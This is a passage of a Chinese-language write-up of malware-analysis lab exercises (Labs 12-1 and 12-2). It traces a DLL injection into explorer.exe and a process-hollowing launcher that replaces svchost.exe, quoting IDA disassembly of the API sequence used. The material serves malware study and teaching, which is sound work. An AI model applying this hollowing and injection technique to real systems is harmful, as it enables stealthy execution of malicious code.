```

可以确定这里就是存放的指向Lab12-02.dll的字符串，也就是说，这里将这个dll文件写入到了explorer.exe中，也就是explorer.exe这个进程被注入。



之后我们可以看见这个恶意代码创建了一个线程，并且线程的起始地址是LoadLibraryA，之后LoadLibraryA的参数是之前的Lab12-01.dll，也就是说，这里会强制将恶意文件加载到内存中去

问题3

> 你如何能让恶意代码停止弹出窗口?


通过之前Procmon中监视的行为我们没有发现他对注册表有什么操作，也没有执行Hook等操作，那么也就是说这只是一次性的注入，只需要能关闭这个进程就可以停止弹出。所以我们可以通过关闭explorer.exe这个进程然后重新手动运行这个进程的方式停止恶意代码的行为；或者是直接重启电脑。

问题4


> 这个恶意代码样本是如何工作的?

经过分析我们可以知道这个exe程序只是实现注入，真正的功能是在dll文件中，所以接下来我们分析一下这个dll文件

同样是使用IDA进行打开



可以看见dllMain中上来就是使用创建一个线程，并且线程中运行的函数是sub_10001030。



进来以后发现这个函数就是一个死循环，循环体中就是创建线程，然后睡眠一分钟。结合上面的字符串和之前运行时发现的恶意样本的行为我们不难推断出，这个行为就是创建线程并显示相关内容。

Lab 12-2

问题1


> 这个程序的目的是什么

首先使用IDA查看一下程序，在分析之前，我们先查看一下有没有什么比较值得注意的字符串

```
00000F      C       DOMAIN error\r\n
000025      C       R6028\r\n- unable to initialize heap\r\n
000035      C       R6027\r\n- not enough space for lowio initialization\r\n
000035      C       R6026\r\n- not enough space for stdio initialization\r\n
000026      C       R6025\r\n- pure virtual function call\r\n
000035      C       R6024\r\n- not enough space for _onexit/atexit table\r\n
000029      C       R6019\r\n- unable to open console device\r\n
000021      C       R6018\r\n- unexpected heap error\r\n
00002D      C       R6017\r\n- unexpected multithread lock error\r\n
00002C      C       R6016\r\n- not enough space for thread data\r\n
000021      C       \r\nabnormal program termination\r\n
00002C      C       R6009\r\n- not enough space for environment\r\n
00002A      C       R6008\r\n- not enough space for arguments\r\n
000025      C       R6002\r\n- floating point not loaded\r\n
000025      C       Microsoft Visual C++ Runtime Library
00001A      C       Runtime Error!\n\nProgram:
000017      C       <program name unknown>
000013      C       GetLastActivePopup
000010      C       GetActiveWindow
00000C      C       MessageBoxA
00000B      C       user32.dll
00000D      C       KERNEL32.dll
00000D      C       \\svchost.exe
000015      C       NtUnmapViewOfSection
00000A      C       ntdll.dll
000008      C       UNICODE
00000D      C       LOCALIZATION
```

可以看见有一个`svchost.exe`，这个程序似曾相识，之前有的样本也创建了这个文件。其他就没有什么能引起注意的字符串了。

之后我们来分析一下相关的代码




上来我们可以看见这个恶意样本先获得了句柄，然后对我们之前关注的exe进行了一定操作，之后又调用了另一个函数。我们先查看一下他对这个exe做了什么操作。

```
push    ebp
mov     ebp, esp
mov     eax, [ebp+uSize]
push    eax             ; uSize
mov     ecx, [ebp+lpBuffer]
push    ecx             ; lpBuffer
call    ds:GetSystemDirectoryA
mov     edx, [ebp+lpBuffer]
push    edx             ; char *
call    _strlen
add     esp, 4
mov     ecx, [ebp+uSize]
sub     ecx, eax
push    ecx             ; size_t
mov     edx, [ebp+arg_0]
push    edx             ; char *
mov     eax, [ebp+lpBuffer]
push    eax             ; char *
call    _strlen
add     esp, 4
mov     ecx, [ebp+lpBuffer]
add     ecx, eax
push    ecx             ; char *
call    _strncat
add     esp, 0Ch
pop     ebp
retn
sub_40149D endp
```


进来以后发现他是获取了系统目录，然后进行了字符串的拼接操作，也就是拼接出了这个程序的绝对路径。

进入到下面的调用的函数


我们发现了一系列的操作：寻找资源、加载资源、计算大小、分配空间、释放资源，很明显这里就是将资源节里的东西加载到内存中去，并将其释放。



在释放完资源后调用了一个函数，这个程序睡眠一段时间就结束了。进入sub_4010EA函数，可以看见




这个函数先创建了一个进程，并且上面的一个参数是4，表示这里进程会被创建，但是暂时不会执行。只有当后面进行调用的时候才会被启动。




之后这个恶意代码获取了`ProcessInformation`这个线程的上下文执行环境，经过分析以后我们可以发现，这里访问的其实就是刚刚被创建后挂起的进程。

为了能更加直观清晰的知道这个样本对上下文环境做了什么，我们在IDA中添加一个Context结构体进行观察




之后进行转换



我们可以发现这里获取的是Ebx寄存器。经过查询以后我们可以知道，这个ebx的8字节偏移地址是ImageBaseAddress，也就是被加载的可执行文件的起始部分的指针。

接下来我们可以看到一个调用的链



GetProcAddress用来获取上面的NtUnmapViewOfSection的地址，然后将其保存在[ebp+var_64]中，之后Buffer中的内容作为参数被这个函数调用。这个函数的功能就是将创建的进程中的内存清空，之后就能对这块内存进行一个注入。

```
push    edx             ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax             ; hProcess
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
cmp     [ebp+lpBaseAddress], 0
jz      loc_401307
```

并且之后我们也可以看见他分配了一块空间。

在之前的代码中有一段是这样的：

```
push    ebp
mov     ebp, esp
sub     esp, 74h
mov     eax, [ebp+lpBuffer]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
xor     edx, edx
mov     dx, [ecx]
cmp     edx, 5A4Dh
jnz     loc_40131F
```

```
mov     eax, [ebp+var_4]
mov     ecx, [ebp+lpBuffer]
add     ecx, [eax+3Ch]
mov     [ebp+var_8], ecx
mov     edx, [ebp+var_8]
cmp     dword ptr [edx], 4550h
jnz     loc_401319
```

这里比较了开头的几个字节，去查看是否是PE文件格式。如果是就会将其赋到var_8的位置上。

```
push    eax             ; dwSize
mov     ecx, [ebp+var_8]
mov     edx, [ecx+34h]
push    edx             ; lpAddress
mov     eax, [ebp+ProcessInformation.hProcess]
```

之后可以看见进行了一个地址的偏移，偏移量是34h，经过查询PE文件头的格式我们可以知道

PE 标识位“PE\0\0”（0x00004550）	目标处理器类型	(+0x6) 区段数 (NumberOfSection	
符号表的符号数	选项头大小	特征值（文件属性）	标志
所有初始化数据区段总大小	所有未初始化区块总大小		
数据区段起始 RVA	(+0x34) 映像基址 (ImageBase)		
需求操作系统的主版本	需求操作系统的子版本	程序自身主版本号	程序自身子版本号	需求

这里就是ImageBase

同时还有一个

```
push    ecx
call    [ebp+var_64]
push    40h             ; flProtect
push    3000h           ; flAllocationType
mov     edx, [ebp+var_8]
mov     eax, [edx+50h]
push    eax             ; dwSize
mov     ecx, [ebp+var_8]
mov     edx, [ecx+34h]
push    edx             ; lpAddress
```

这里是获得了内存中映像的总尺寸。


再结合刚刚说的分配空间，就不难想到这里就是在映像基址分配对应大小的空间了。

```
mov     [ebp+var_70], 0
push    0               ; lpNumberOfBytesWritten
mov     ecx, [ebp+var_8]
mov     edx, [ecx+54h]
push    edx             ; nSize
mov     eax, [ebp+lpBuffer]
push    eax             ; lpBuffer
mov     ecx, [ebp+lpBaseAddress]
push    ecx             ; lpBaseAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx             ; hProcess
call    ds:WriteProcessMemory
mov     [ebp+var_70], 0
jmp     short loc_401269
```

之后样本向内存空间中写入了偏移地址为54h的内容，经过查询这里就是写入了PE文件头部的总大小。
那么之前两步的操作我们就不难联想到这之后的行为就是将一个PE文件写入到内存当中去

```
mov     eax, [ebp+var_4]
mov     ecx, [ebp+lpBuffer]
add     ecx, [eax+3Ch]
mov     edx, [ebp+var_70]
imul    edx, 28h
lea     eax, [ecx+edx+0F8h]
mov     [ebp+var_74], eax
push    0               ; lpNumberOfBytesWritten
mov     ecx, [ebp+var_74]
mov     edx, [ecx+10h]
push    edx             ; nSize
mov     eax, [ebp+var_74]
mov     ecx, [ebp+lpBuffer]
add     ecx, [eax+14h]
push    ecx             ; lpBuffer
mov     edx, [ebp+var_74]
mov     eax, [ebp+lpBaseAddress]
add     eax, [edx+0Ch]
push    eax             ; lpBaseAddress
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx             ; hProcess
call    ds:WriteProcessMemory
jmp     short loc_401260
```

之后的循环就是不断的遍历PE文件的节表进行写入。



加载之后这里使用了一个SetThreadContext函数，这个函数可以设置eax寄存器，并且把他加载到被挂起的进程内存空间中的入口点位置。最后调用 `ResumeThread` 函数，将这个挂起的线程调用。结合之前说的将进程的空间进行了清空操作，然后将这个PE文件进行写入，那么也就是进行了进程替换的操作。

再想到之前我们分析时看见有一个字符串拼接操作，然后获取到了系统目录下的svchost.exe的绝对路径，那么这里就是对这个进程进行替换了，并且替换的是恶意样本资源节中的内容。

所以，这个程序的目的就是将系统目录下的svchost.exe进行进程替换，从而秘密的执行另外一个带有恶意行为的代码。

问题2

> 启动器恶意代码是如何隐蔽执行的?

经过之前的分析可以得知，这个恶意代码实现了进程替换，使得恶意的代码在系统执行的进程中隐蔽执行。

问题3

> 恶意代码的负载存储在哪里?


经过之前的分析可以知道，恶意代码释放了资源节中的内容，那么这里就是将payload保存在了样本的资源节当中

问题4

> 恶意负载是如何被保护的?

